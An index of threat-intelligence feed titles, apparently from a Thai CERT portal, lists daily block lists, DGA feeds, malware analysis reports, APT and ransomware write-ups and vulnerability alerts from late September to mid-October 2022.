1.2.5349. 2022-09-29 Abuse.ch URLhaus 2022-09-29
1.2.5350. 2022-09-29 Active Bamital DGA(s) for 20220928
1.2.5351. 2022-09-29 Active Beebone DGA(s) for 20220928
1.2.5352. 2022-09-29 Active Conficker DGA(s) for 20220928
1.2.5353. 2022-09-29 Active Malware samples detected on 2022-09-28
1.2.5354. 2022-09-29 Agent Tesla RAT Delivered by Quantum Builder With New TTPs
1.2.5355. 2022-09-29 A Multimillion Dollar Global Online Credit Card Scam Uncovered
1.2.5356. 2022-09-29 Chaos is a Go-based Swiss army knife of malware
1.2.5357. 2022-09-29 Detecting STEEP#MAVERICK: New Covert Attack Campaign Targeting Military Contractors
1.2.5358. 2022-09-29 Malware Analysis Report (AR22-270A) - MAR-10400779-1.v1 – Zimbra 1 | CISA
1.2.5359. 2022-09-29 Malware Analysis Report (AR22-270B) - MAR-10400779-2.v1 – Zimbra 2 | CISA
1.2.5360. 2022-09-29 Malware Analysis Report (AR22-270C) - MAR-10401765-1.v1 – Zimbra 3 | CISA
1.2.5361. 2022-09-29 Microsoft O365 Phishing URL
1.2.5362. 2022-09-29 TTC-CERT Block Lists 2022-09-29 - Agentemis, BEACON, Cobalt Strike
1.2.5363. 2022-09-29 TTC-CERT Block Lists 2022-09-29 - IcedID, BokBot

1.2.5364. 2022-09-29 TTC-CERT Block Lists 2022-09-29 - Phishing attack dataset
1.2.5365. 2022-09-29 TTC-CERT - DOMAIN Daily Block Lists - 2022-09-28 - CyberTotal
1.2.5366. 2022-09-29 TTC-CERT - HASH Daily Block Lists - 2022-09-28 - CyberTotal
1.2.5367. 2022-09-29 TTC-CERT IP Block Lists 2022-09-29 - FTP port scanning, FTP attack
1.2.5368. 2022-09-29 TTC-CERT IP Block Lists 2022-09-29 - SSH port scanning, SSH brute-force attack
1.2.5369. 2022-09-29 TTC-CERT - IP Daily Block Lists - 2022-09-28 - CyberTotal
1.2.5370. 2022-09-29 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-09-29
1.2.5371. 2022-09-29 TTC-CERT - URL Daily Block Lists - 2022-09-28 - CyberTotal
1.2.5372. 2022-09-30 Active Bamital DGA(s) for 20220929
1.2.5373. 2022-09-30 Active Bedep DGA(s) for 20220929
1.2.5374. 2022-09-30 Active Beebone DGA(s) for 20220929
1.2.5375. 2022-09-30 Active Chinad DGA(s) for 20220929
1.2.5376. 2022-09-30 Active Malware samples detected on 2022-09-29
1.2.5377. 2022-09-30 ASEC Weekly Malware Statistics (20220919 ~ 20220925)
1.2.5378. 2022-09-30 Bl00dy – New Ransomware Strain Active in the Wild
1.2.5379. 2022-09-30 ESXi-Targeting Ransomware: The Threats That Are After Your Virtual Machines (Part 1)
1.2.5380. 2022-09-30 New attack campaign utilized a new 0-day RCE vulnerability on Microsoft Exchange Server
1.2.5381. 2022-09-30 New campaign uses government, union-themed lures to deliver Cobalt Strike beacons
1.2.5382. 2022-09-30 New information stealer targeting crypto-wallets
1.2.5383. 2022-09-30 New Malware Variants Serve Bogus CloudFlare DDoS Captcha
1.2.5384. 2022-09-30 Ransomware Samples 2022-09-30
1.2.5385. 2022-09-30 Removing Coordinated Inauthentic Behavior From China and Russia
1.2.5386. 2022-09-30 TTC-CERT Block Lists 2022-09-30 - Agentemis, BEACON, Cobalt Strike
1.2.5387. 2022-09-30 TTC-CERT Block Lists 2022-09-30 - IcedID, BokBot
1.2.5388. 2022-09-30 TTC-CERT Block Lists 2022-09-30 - Phishing attack dataset
1.2.5389. 2022-09-30 TTC-CERT - DOMAIN Daily Block Lists - 2022-09-29 - CyberTotal

1.2.5390. 2022-09-30 TTC-CERT - HASH Daily Block Lists - 2022-09-29 - CyberTotal
1.2.5391. 2022-09-30 TTC-CERT IP Block Lists 2022-09-30 - FTP port scanning, FTP attack
1.2.5392. 2022-09-30 TTC-CERT IP Block Lists 2022-09-30 - SSH port scanning, SSH brute-force attack
1.2.5393. 2022-09-30 TTC-CERT - IP Daily Block Lists - 2022-09-29 - CyberTotal
1.2.5394. 2022-09-30 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-09-30
1.2.5395. 2022-09-30 TTC-CERT - URL Daily Block Lists - 2022-09-29 - CyberTotal
1.2.5396. 2022-09-30 ZINC (aka. Lazarus Group) weaponizing open-source software
1.2.5397. 2022-09-30 แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.5398. 2022-09-30 แจ้งเตือนกรณีการโจมตีช่องโหว่ของ Microsoft Exchange Server ในขณะนี้ ซึ่งอาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.5399. 2022-10-01 Abuse.ch URLhaus 2022-10-01
1.2.5400. 2022-10-01 Active Bamital DGA(s) for 20220930
1.2.5401. 2022-10-01 Active Bedep DGA(s) for 20220930
1.2.5402. 2022-10-01 Active Beebone DGA(s) for 20220930
1.2.5403. 2022-10-01 Active Chinad DGA(s) for 20220930
1.2.5404. 2022-10-01 Active Malware samples detected on 2022-09-30
1.2.5405. 2022-10-01 DJVU: The Ransomware That Seems Strangely Familiar...
1.2.5406. 2022-10-01 Fabricated Bank website distributes Android Spyware
1.2.5407. 2022-10-01 New Royal Ransomware emerges in multi-million dollar attacks
1.2.5408. 2022-10-01 Ransomware Roundup - Bisamware and Chile Locker
1.2.5409. 2022-10-01 Ransomware Samples 2022-10-01
1.2.5410. 2022-10-01 TTC-CERT Block Lists 2022-10-01 - Agentemis, BEACON, Cobalt Strike
1.2.5411. 2022-10-01 TTC-CERT Block Lists 2022-10-01 - Phishing attack dataset
1.2.5412. 2022-10-01 TTC-CERT - DOMAIN Daily Block Lists - 2022-09-30 - CyberTotal
1.2.5413. 2022-10-01 TTC-CERT - HASH Daily Block Lists - 2022-09-30 - CyberTotal
1.2.5414. 2022-10-01 TTC-CERT IP Block Lists 2022-10-01 - FTP port scanning, FTP attack
1.2.5415. 2022-10-01 TTC-CERT IP Block Lists 2022-10-01 - SSH port scanning, SSH brute-force attack

1.2.5416. 2022-10-01 TTC-CERT - IP Daily Block Lists - 2022-09-30 - CyberTotal
1.2.5417. 2022-10-01 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-10-01
1.2.5418. 2022-10-01 Witchetty: Group Uses Updated Toolset in Attacks on Governments in Middle East
1.2.5419. 2022-10-02 Abuse.ch URLhaus 2022-10-02
1.2.5420. 2022-10-02 Active Bamital DGA(s) for 20221001
1.2.5421. 2022-10-02 Active Bedep DGA(s) for 20221001
1.2.5422. 2022-10-02 Active Chinad DGA(s) for 20221001
1.2.5423. 2022-10-02 Active Malware samples detected on 2022-10-01
1.2.5424. 2022-10-02 TTC-CERT Block Lists 2022-10-02 - Agentemis, BEACON, Cobalt Strike
1.2.5425. 2022-10-02 TTC-CERT Block Lists 2022-10-02 - IcedID, BokBot
1.2.5426. 2022-10-02 TTC-CERT Block Lists 2022-10-02 - Phishing attack dataset
1.2.5427. 2022-10-02 TTC-CERT - DOMAIN Daily Block Lists - 2022-10-01 - CyberTotal
1.2.5428. 2022-10-02 TTC-CERT - HASH Daily Block Lists - 2022-10-01 - CyberTotal
1.2.5429. 2022-10-02 TTC-CERT IP Block Lists 2022-10-02 - FTP port scanning, FTP attack
1.2.5430. 2022-10-02 TTC-CERT IP Block Lists 2022-10-02 - SSH port scanning, SSH brute-force attack
1.2.5431. 2022-10-02 TTC-CERT - IP Daily Block Lists - 2022-10-01 - CyberTotal
1.2.5432. 2022-10-02 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-10-02
1.2.5433. 2022-10-02 TTC-CERT - URL Daily Block Lists - 2022-10-01 - CyberTotal
1.2.5434. 2022-10-03 Abuse.ch URLhaus 2022-10-03
1.2.5435. 2022-10-03 Active Bamital DGA(s) for 20221002
1.2.5436. 2022-10-03 Active Beebone DGA(s) for 20221002
1.2.5437. 2022-10-03 Active Chinad DGA(s) for 20221002
1.2.5438. 2022-10-03 Active Malware samples detected on 2022-10-02
1.2.5439. 2022-10-03 TTC-CERT Block Lists 2022-10-03 - Agentemis, BEACON, Cobalt Strike
1.2.5440. 2022-10-03 TTC-CERT Block Lists 2022-10-03 - IcedID, BokBot
1.2.5441. 2022-10-03 TTC-CERT Block Lists 2022-10-03 - Phishing attack dataset
1.2.5442. 2022-10-03 TTC-CERT - DOMAIN Daily Block Lists - 2022-10-02 - CyberTotal

1.2.5443. 2022-10-03 TTC-CERT - HASH Daily Block Lists - 2022-10-02 - CyberTotal
1.2.5444. 2022-10-03 TTC-CERT IP Block Lists 2022-10-03 - FTP port scanning, FTP attack
1.2.5445. 2022-10-03 TTC-CERT IP Block Lists 2022-10-03 - SSH port scanning, SSH brute-force attack
1.2.5446. 2022-10-03 TTC-CERT - IP Daily Block Lists - 2022-10-02 - CyberTotal
1.2.5447. 2022-10-03 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-10-03
1.2.5448. 2022-10-03 TTC-CERT - URL Daily Block Lists - 2022-10-02 - CyberTotal
1.2.5449. 2022-10-03 รายงานการวิเคราะห์ Infrastructure เพิ่มเติม ของกลุ่มที่ปลอมแปลง Android Application ให้ดูเหมือนเป็น Application จากหน่วยงานภาครัฐ (กรมสรรพากร และ กรมสอบสวนคดีพิเศษ)
1.2.5450. 2022-10-04 2022-10-03 Threat Intel Report | Malwarebytes threat intelligence team
1.2.5451. 2022-10-04 Active Bamital DGA(s) for 20221003
1.2.5452. 2022-10-04 Active Beebone DGA(s) for 20221003
1.2.5453. 2022-10-04 Active Conficker DGA(s) for 20221003
1.2.5454. 2022-10-04 Active Malware samples detected on 2022-10-03
1.2.5455. 2022-10-04 A glimpse into the shadowy realm of a Chinese APT: detailed analysis of a ShadowPad intrusion; NCC Group Research
1.2.5456. 2022-10-04 Amazon-themed campaigns of Lazarus in the Netherlands and Belgium
1.2.5457. 2022-10-04 Bad VIB(E)s Part One: Investigating Novel Malware Persistence Within ESXi Hypervisors
1.2.5458. 2022-10-04 DeftTorero: tactics, techniques and procedures of intrusions revealed in 2019–2021
1.2.5459. 2022-10-04 Fake Streaming Site Spreading Proxyware
1.2.5460. 2022-10-04 Hiding in the XML | InQuest
1.2.5461. 2022-10-04 New Pegasus Spyware Abuses Identified in Mexico | The Citizen Lab
1.2.5462. 2022-10-04 RedLine Stealer Campaign Abusing Discord via PDF Links
1.2.5463. 2022-10-04 Revealing Emperor Dragonfly: Night Sky and Cheerscrypt - A Single Ransomware Group
1.2.5464. 2022-10-04 Stop/Djvu Ransomware 2022-10-04

1.2.5465. 2022-10-04 TTC-CERT Block Lists 2022-10-04 - Agentemis, BEACON, Cobalt Strike
1.2.5466. 2022-10-04 TTC-CERT Block Lists 2022-10-04 - IcedID, BokBot
1.2.5467. 2022-10-04 TTC-CERT Block Lists 2022-10-04 - Phishing attack dataset
1.2.5468. 2022-10-04 TTC-CERT - DOMAIN Daily Block Lists - 2022-10-03 - CyberTotal
1.2.5469. 2022-10-04 TTC-CERT - HASH Daily Block Lists - 2022-10-03 - CyberTotal
1.2.5470. 2022-10-04 TTC-CERT IP Block Lists 2022-10-04 - FTP port scanning, FTP attack
1.2.5471. 2022-10-04 TTC-CERT IP Block Lists 2022-10-04 - SSH port scanning, SSH brute-force attack
1.2.5472. 2022-10-04 TTC-CERT - IP Daily Block Lists - 2022-10-03 - CyberTotal
1.2.5473. 2022-10-04 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-10-04
1.2.5474. 2022-10-04 TTC-CERT - URL Daily Block Lists - 2022-10-03 - CyberTotal
1.2.5475. 2022-10-04 Water Labbu Abuses Malicious DApps to Steal Cryptocurrency
1.2.5476. 2022-10-04 แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.5477. 2022-10-05 Active Bamital DGA(s) for 20221004
1.2.5478. 2022-10-05 Active Bedep DGA(s) for 20221004
1.2.5479. 2022-10-05 Active Beebone DGA(s) for 20221004
1.2.5480. 2022-10-05 Active Chinad DGA(s) for 20221004
1.2.5481. 2022-10-05 Active Malware samples detected on 2022-10-04
1.2.5482. 2022-10-05 Alert (AA22-277A) - Impacket and Exfiltration Tool Used to Steal Sensitive Information from Defense Industrial Base Organization | CISA
1.2.5483. 2022-10-05 Bumblebee: increasing its capacity and evolving its TTPs
1.2.5484. 2022-10-05 CrowdStrike Falcon Platform Identifies Supply Chain Attack via a Trojanized Comm100 Chat Installer
1.2.5485. 2022-10-05 Hunting for Unsigned DLLs to Find APTs
1.2.5486. 2022-10-05 Malicious Tor Browser spreads through YouTube
1.2.5487. 2022-10-05 Malware Analysis Report (AR22-277A) - MAR-10365227-1.v1 CovalentStealer | CISA
1.2.5488. 2022-10-05 Malware Analysis Report (AR22-277B) - MAR-10365227-2.v1 HyperBro | CISA

1.2.5489. 2022-10-05 Malware Analysis Report (AR22-277C) - MAR-10365227-3.v1 China Chopper Webshells | CISA
1.2.5490. 2022-10-05 Thailand Universities listed as sale for webshell acess at breached forum
1.2.5491. 2022-10-05 TTC-CERT Block Lists 2022-10-05 - Agentemis, BEACON, Cobalt Strike
1.2.5492. 2022-10-05 TTC-CERT Block Lists 2022-10-05 - Phishing attack dataset
1.2.5493. 2022-10-05 TTC-CERT - DOMAIN Daily Block Lists - 2022-10-04 - CyberTotal
1.2.5494. 2022-10-05 TTC-CERT - HASH Daily Block Lists - 2022-10-04 - CyberTotal
1.2.5495. 2022-10-05 TTC-CERT IP Block Lists 2022-10-05 - FTP port scanning, FTP attack
1.2.5496. 2022-10-05 TTC-CERT IP Block Lists 2022-10-05 - SSH port scanning, SSH brute-force attack
1.2.5497. 2022-10-05 TTC-CERT - IP Daily Block Lists - 2022-10-04 - CyberTotal
1.2.5498. 2022-10-05 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-10-05
1.2.5499. 2022-10-05 TTC-CERT - URL Daily Block Lists - 2022-10-04 - CyberTotal
1.2.5500. 2022-10-05 แจ้งเตือนช่องโหว่หลายรายการของระบบปฏิบัติการ Google Android OS ซึ่งอาจส่งผลให้ถูกโจมตีแบบ arbitrary code execution
1.2.5501. 2022-10-06 Abuse.ch URLhaus 2022-10-06
1.2.5502. 2022-10-06 Active Bamital DGA(s) for 20221005
1.2.5503. 2022-10-06 Active Bedep DGA(s) for 20221005
1.2.5504. 2022-10-06 Active Beebone DGA(s) for 20221005
1.2.5505. 2022-10-06 Active Chinad DGA(s) for 20221005
1.2.5506. 2022-10-06 Active Malware samples detected on 2022-10-05
1.2.5507. 2022-10-06 Change in Magniber Ransomware (*.js → *.wsf) – September 28th
1.2.5508. 2022-10-06 MSSQL, meet Maggie
1.2.5509. 2022-10-06 Threat from Cyber Criminal Group KILLNET
1.2.5510. 2022-10-06 Tracking Earth Aughisky’s Malware and Changes
1.2.5511. 2022-10-06 TTC-CERT Block Lists 2022-10-06 - Agentemis, BEACON, Cobalt Strike
1.2.5512. 2022-10-06 TTC-CERT Block Lists 2022-10-06 - IcedID, BokBot
1.2.5513. 2022-10-06 TTC-CERT Block Lists 2022-10-06 - Phishing attack dataset

1.2.5514. 2022-10-06 TTC-CERT - DOMAIN Daily Block Lists - 2022-10-05 - CyberTotal
1.2.5515. 2022-10-06 TTC-CERT - HASH Daily Block Lists - 2022-10-05 - CyberTotal
1.2.5516. 2022-10-06 TTC-CERT IP Block Lists 2022-10-06 - FTP port scanning, FTP attack
1.2.5517. 2022-10-06 TTC-CERT IP Block Lists 2022-10-06 - SSH port scanning, SSH brute-force attack
1.2.5518. 2022-10-06 TTC-CERT - IP Daily Block Lists - 2022-10-05 - CyberTotal
1.2.5519. 2022-10-06 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-10-06
1.2.5520. 2022-10-06 TTC-CERT - URL Daily Block Lists - 2022-10-05 - CyberTotal
1.2.5521. 2022-10-06 We Smell A RatMilad Android Spyware
1.2.5522. 2022-10-07 Abuse.ch URLhaus 2022-10-07
1.2.5523. 2022-10-07 Active Bamital DGA(s) for 20221006
1.2.5524. 2022-10-07 Active Bedep DGA(s) for 20221006
1.2.5525. 2022-10-07 Active Beebone DGA(s) for 20221006
1.2.5526. 2022-10-07 Active Chinad DGA(s) for 20221006
1.2.5527. 2022-10-07 Active Malware samples detected on 2022-10-06
1.2.5528. 2022-10-07 Alert (AA22-279A) - Top CVEs Actively Exploited By People’s Republic of China State-Sponsored Cyber Actors | CISA
1.2.5529. 2022-10-07 Analysis of LilithBot Malware and Eternity Threat Group
1.2.5530. 2022-10-07 Compliance and the RedLine information stealer
1.2.5531. 2022-10-07 How Water Labbu Exploits Electron-Based Applications
1.2.5532. 2022-10-07 Remove All The Callbacks – BlackByte Ransomware Disables EDR Via RTCore64.sys Abuse
1.2.5533. 2022-10-07 TTC-CERT Block Lists 2022-10-07 - Agentemis, BEACON, Cobalt Strike
1.2.5534. 2022-10-07 TTC-CERT Block Lists 2022-10-07 - Phishing attack dataset
1.2.5535. 2022-10-07 TTC-CERT - DOMAIN Daily Block Lists - 2022-10-06 - CyberTotal
1.2.5536. 2022-10-07 TTC-CERT - HASH Daily Block Lists - 2022-10-06 - CyberTotal
1.2.5537. 2022-10-07 TTC-CERT IP Block Lists 2022-10-07 - FTP port scanning, FTP attack
1.2.5538. 2022-10-07 TTC-CERT IP Block Lists 2022-10-07 - SSH port scanning, SSH brute-force attack
1.2.5539. 2022-10-07 TTC-CERT - IP Daily Block Lists - 2022-10-06 - CyberTotal

1.2.5540. 2022-10-07 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-10-07
1.2.5541. 2022-10-07 TTC-CERT - URL Daily Block Lists - 2022-10-06 - CyberTotal
1.2.5542. 2022-10-07 แจ้งเตือนช่องโหว่ Authentication bypass ของผลิตภัณฑ์ FortiGate firewall, FortiProxy web proxy และ FortiSwitchManager
1.2.5543. 2022-10-08 Active Bamital DGA(s) for 20221007
1.2.5544. 2022-10-08 Active Bedep DGA(s) for 20221007
1.2.5545. 2022-10-08 Active Beebone DGA(s) for 20221007
1.2.5546. 2022-10-08 Active Malware samples detected on 2022-10-07
1.2.5547. 2022-10-08 HTML File Attachments: Still A Threat
1.2.5548. 2022-10-08 TTC-CERT Block Lists 2022-10-08 - Agentemis, BEACON, Cobalt Strike
1.2.5549. 2022-10-08 TTC-CERT Block Lists 2022-10-08 - Phishing attack dataset
1.2.5550. 2022-10-08 TTC-CERT - DOMAIN Daily Block Lists - 2022-10-07 - CyberTotal
1.2.5551. 2022-10-08 TTC-CERT - HASH Daily Block Lists - 2022-10-07 - CyberTotal
1.2.5552. 2022-10-08 TTC-CERT IP Block Lists 2022-10-08 - FTP port scanning, FTP attack
1.2.5553. 2022-10-08 TTC-CERT IP Block Lists 2022-10-08 - SSH port scanning, SSH brute-force attack
1.2.5554. 2022-10-08 TTC-CERT - IP Daily Block Lists - 2022-10-07 - CyberTotal
1.2.5555. 2022-10-08 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-10-08
1.2.5556. 2022-10-09 Abuse.ch URLhaus 2022-10-09
1.2.5557. 2022-10-09 Active Bamital DGA(s) for 20221008
1.2.5558. 2022-10-09 Active Bedep DGA(s) for 20221008
1.2.5559. 2022-10-09 Active Beebone DGA(s) for 20221008
1.2.5560. 2022-10-09 Active Chinad DGA(s) for 20221008
1.2.5561. 2022-10-09 Active Malware samples detected on 2022-10-08
1.2.5562. 2022-10-09 TTC-CERT Block Lists 2022-10-09 - Agentemis, BEACON, Cobalt Strike
1.2.5563. 2022-10-09 TTC-CERT Block Lists 2022-10-09 - Phishing attack dataset
1.2.5564. 2022-10-09 TTC-CERT - DOMAIN Daily Block Lists - 2022-10-08 - CyberTotal
1.2.5565. 2022-10-09 TTC-CERT - HASH Daily Block Lists - 2022-10-08 - CyberTotal
1.2.5566. 2022-10-09 TTC-CERT IP Block Lists 2022-10-09 - FTP port scanning, FTP attack

1.2.5567. 2022-10-09 TTC-CERT IP Block Lists 2022-10-09 - SSH port scanning, SSH brute-force attack
1.2.5568. 2022-10-09 TTC-CERT - IP Daily Block Lists - 2022-10-08 - CyberTotal
1.2.5569. 2022-10-09 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-10-09
1.2.5570. 2022-10-10 Active Bamital DGA(s) for 20221009
1.2.5571. 2022-10-10 Active Bedep DGA(s) for 20221009
1.2.5572. 2022-10-10 Active Beebone DGA(s) for 20221009
1.2.5573. 2022-10-10 Active Chinad DGA(s) for 20221009
1.2.5574. 2022-10-10 Active Malware samples detected on 2022-10-09
1.2.5575. 2022-10-10 Contact Us Form Scam - ผู้ไม่หวังดีใช้ contact us form ในการหลอกลวง (scam) องค์กรในประเทศไทย
1.2.5576. 2022-10-10 Mustang Panda Abuses Legitimate Apps to Target Myanmar Based Victims
1.2.5577. 2022-10-10 TTC-CERT Block Lists 2022-10-10 - Agentemis, BEACON, Cobalt Strike
1.2.5578. 2022-10-10 TTC-CERT Block Lists 2022-10-10 - IcedID, BokBot
1.2.5579. 2022-10-10 TTC-CERT Block Lists 2022-10-10 - Phishing attack dataset
1.2.5580. 2022-10-10 TTC-CERT - DOMAIN Daily Block Lists - 2022-10-09 - CyberTotal
1.2.5581. 2022-10-10 TTC-CERT - HASH Daily Block Lists - 2022-10-09 - CyberTotal
1.2.5582. 2022-10-10 TTC-CERT IP Block Lists 2022-10-10 - FTP port scanning, FTP attack
1.2.5583. 2022-10-10 TTC-CERT IP Block Lists 2022-10-10 - SSH port scanning, SSH brute-force attack
1.2.5584. 2022-10-10 TTC-CERT - IP Daily Block Lists - 2022-10-09 - CyberTotal
1.2.5585. 2022-10-10 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-10-10
1.2.5586. 2022-10-11 Abuse.ch URLhaus 2022-10-11
1.2.5587. 2022-10-11 Active Bamital DGA(s) for 20221010
1.2.5588. 2022-10-11 Active Chinad DGA(s) for 20221010
1.2.5589. 2022-10-11 Active Conficker DGA(s) for 20221010
1.2.5590. 2022-10-11 Active Malware samples detected on 2022-10-10
1.2.5591. 2022-10-11 Brute Ratel C4 Indicators of compromise (IOCs)
1.2.5592. 2022-10-11 Cryptojacking campaign detected in the wild

1.2.5593. 2022-10-11 Deep Analysis of Snake Keylogger
1.2.5594. 2022-10-11 Fake Ransomware Infection Under widespread - Destructive Fake Ransomware Wiping Out System Drives
1.2.5595. 2022-10-11 TTC-CERT Block Lists 2022-10-11 - Agentemis, BEACON, Cobalt Strike
1.2.5596. 2022-10-11 TTC-CERT Block Lists 2022-10-11 - Phishing attack dataset
1.2.5597. 2022-10-11 TTC-CERT - DOMAIN Daily Block Lists - 2022-10-10 - CyberTotal
1.2.5598. 2022-10-11 TTC-CERT - HASH Daily Block Lists - 2022-10-10 - CyberTotal
1.2.5599. 2022-10-11 TTC-CERT IP Block Lists 2022-10-11 - FTP port scanning, FTP attack
1.2.5600. 2022-10-11 TTC-CERT IP Block Lists 2022-10-11 - SSH port scanning, SSH brute-force attack
1.2.5601. 2022-10-11 TTC-CERT - IP Daily Block Lists - 2022-10-10 - CyberTotal
1.2.5602. 2022-10-11 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-10-11
1.2.5603. 2022-10-11 แจ้งเตือนช่องโหว่ที่มีความรุนแรงระดับร้ายแรงของ Zimbra Collaboration Suite ที่อาจส่งผลให้ถูกโจมตีแบบ remote code execution
1.2.5604. 2022-10-12 Abuse.ch URLhaus 2022-10-12
1.2.5605. 2022-10-12 Active Bamital DGA(s) for 20221011
1.2.5606. 2022-10-12 Active Bedep DGA(s) for 20221011
1.2.5607. 2022-10-12 Active Conficker DGA(s) for 20221011
1.2.5608. 2022-10-12 Active Malware samples detected on 2022-10-11
1.2.5609. 2022-10-12 A Visualizza into Recent IcedID Campaigns
1.2.5610. 2022-10-12 Emotet Exposed: A Look Inside the Cybercriminal Supply Chain
1.2.5611. 2022-10-12 Microsoft เผยแพร่อัปเดตด้านความปลอดภัยประจำเดือนตุลาคม 2565
1.2.5612. 2022-10-12 POLONIUM targets Israel with Creepy malware
1.2.5613. 2022-10-12 The Fresh Phish Market: Behind the Scenes of the Caffeine Phishing-as-a-Service Platform
1.2.5614. 2022-10-12 TTC-CERT Block Lists 2022-10-12 - Agentemis, BEACON, Cobalt Strike
1.2.5615. 2022-10-12 TTC-CERT Block Lists 2022-10-12 - IcedID, BokBot
1.2.5616. 2022-10-12 TTC-CERT Block Lists 2022-10-12 - Phishing attack dataset
1.2.5617. 2022-10-12 TTC-CERT - DOMAIN Daily Block Lists - 2022-10-11 - CyberTotal

1.2.5618. 2022-10-12 TTC-CERT - HASH Daily Block Lists - 2022-10-11 - CyberTotal
1.2.5619. 2022-10-12 TTC-CERT IP Block Lists 2022-10-12 - FTP port scanning, FTP attack
1.2.5620. 2022-10-12 TTC-CERT IP Block Lists 2022-10-12 - SSH port scanning, SSH brute-force attack
1.2.5621. 2022-10-12 TTC-CERT - IP Daily Block Lists - 2022-10-11 - CyberTotal
1.2.5622. 2022-10-12 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-10-12
1.2.5623. 2022-10-12 TTC-CERT - URL Daily Block Lists - 2022-10-11 - CyberTotal
1.2.5624. 2022-10-12 แจ้งเตือนกรณี Aruba เผยแพร่การอัปเดตด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.5625. 2022-10-12 แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.5626. 2022-10-13 Active Bamital DGA(s) for 20221012
1.2.5627. 2022-10-13 Active Beebone DGA(s) for 20221012
1.2.5628. 2022-10-13 Active Chinad DGA(s) for 20221012
1.2.5629. 2022-10-13 Active Malware samples detected on 2022-10-12
1.2.5630. 2022-10-13 TTC-CERT Block Lists 2022-10-13 - Agentemis, BEACON, Cobalt Strike
1.2.5631. 2022-10-13 TTC-CERT Block Lists 2022-10-13 - IcedID, BokBot
1.2.5632. 2022-10-13 TTC-CERT Block Lists 2022-10-13 - Phishing attack dataset
1.2.5633. 2022-10-13 TTC-CERT - DOMAIN Daily Block Lists - 2022-10-12 - CyberTotal
1.2.5634. 2022-10-13 TTC-CERT - HASH Daily Block Lists - 2022-10-12 - CyberTotal
1.2.5635. 2022-10-13 TTC-CERT IP Block Lists 2022-10-13 - FTP port scanning, FTP attack
1.2.5636. 2022-10-13 TTC-CERT IP Block Lists 2022-10-13 - SSH port scanning, SSH brute-force attack
1.2.5637. 2022-10-13 TTC-CERT - IP Daily Block Lists - 2022-10-12 - CyberTotal
1.2.5638. 2022-10-13 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-10-13
1.2.5639. 2022-10-13 TTC-CERT - URL Daily Block Lists - 2022-10-12 - CyberTotal
1.2.5640. 2022-10-13 แจ้งเตือนช่องโหว่หลายรายการในผลิตภัณฑ์ของ Adobe ที่อาจส่งผลให้ถูกโจมตีแบบ arbitrary code execution
1.2.5641. 2022-10-14 8220 Gang Cloud Botnet Targets Misconfigured Cloud Workloads
1.2.5642. 2022-10-14 Active Bamital DGA(s) for 20221013

1.2.5643. 2022-10-14 Active Bedep DGA(s) for 20221013
1.2.5644. 2022-10-14 Active Chinad DGA(s) for 20221013
1.2.5645. 2022-10-14 Active Malware samples detected on 2022-10-13
1.2.5646. 2022-10-14 Alchimist - A new attack framework in Chinese for Mac, Linux and Windows
1.2.5647. 2022-10-14 Black Basta Ransomware Gang Infiltrates networks via QAKBOT, Brute Ratel, and Cobalt Strike
1.2.5648. 2022-10-14 Budworm - Espionage Group Returns to Targeting U.S. Organizations
1.2.5649. 2022-10-14 Magniber Ransomware Adopts JavaScript, Targeting Home Users with Fake Software Updates
1.2.5650. 2022-10-14 Mitsu Stealer distributed via AnyDesk Phishing Site
1.2.5651. 2022-10-14 TTC-CERT Block Lists 2022-10-14 - Agentemis, BEACON, Cobalt Strike
1.2.5652. 2022-10-14 TTC-CERT Block Lists 2022-10-14 - Phishing attack dataset
1.2.5653. 2022-10-14 TTC-CERT - DOMAIN Daily Block Lists - 2022-10-13 - CyberTotal
1.2.5654. 2022-10-14 TTC-CERT - HASH Daily Block Lists - 2022-10-13 - CyberTotal
1.2.5655. 2022-10-14 TTC-CERT IP Block Lists 2022-10-14 - FTP port scanning, FTP attack
1.2.5656. 2022-10-14 TTC-CERT IP Block Lists 2022-10-14 - SSH port scanning, SSH brute-force attack
1.2.5657. 2022-10-14 TTC-CERT - IP Daily Block Lists - 2022-10-13 - CyberTotal
1.2.5658. 2022-10-14 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-10-14
1.2.5659. 2022-10-14 TTC-CERT - URL Daily Block Lists - 2022-10-13 - CyberTotal
1.2.5660. 2022-10-14 WIP19 Espionage - New Chinese APT Targets IT Service Providers and Telcos With Signed Malware
1.2.5661. 2022-10-15 Active Bamital DGA(s) for 20221014
1.2.5662. 2022-10-15 Active Bedep DGA(s) for 20221014
1.2.5663. 2022-10-15 Active Blackhole DGA(s) for 20221014
1.2.5664. 2022-10-15 Active Malware samples detected on 2022-10-14
1.2.5665. 2022-10-15 Analysis of a Malicious HTML File (QBot)
1.2.5666. 2022-10-15 ASEC Weekly Malware Statistics (September 26th, 2022 – October 2nd, 2022)

1.2.5667. 2022-10-15 Cisco Talos Intelligence Group - Threat Roundup for October 7 to October 14
1.2.5668. 2022-10-15 GlobeImposter Ransomware Being Distributed in Korea
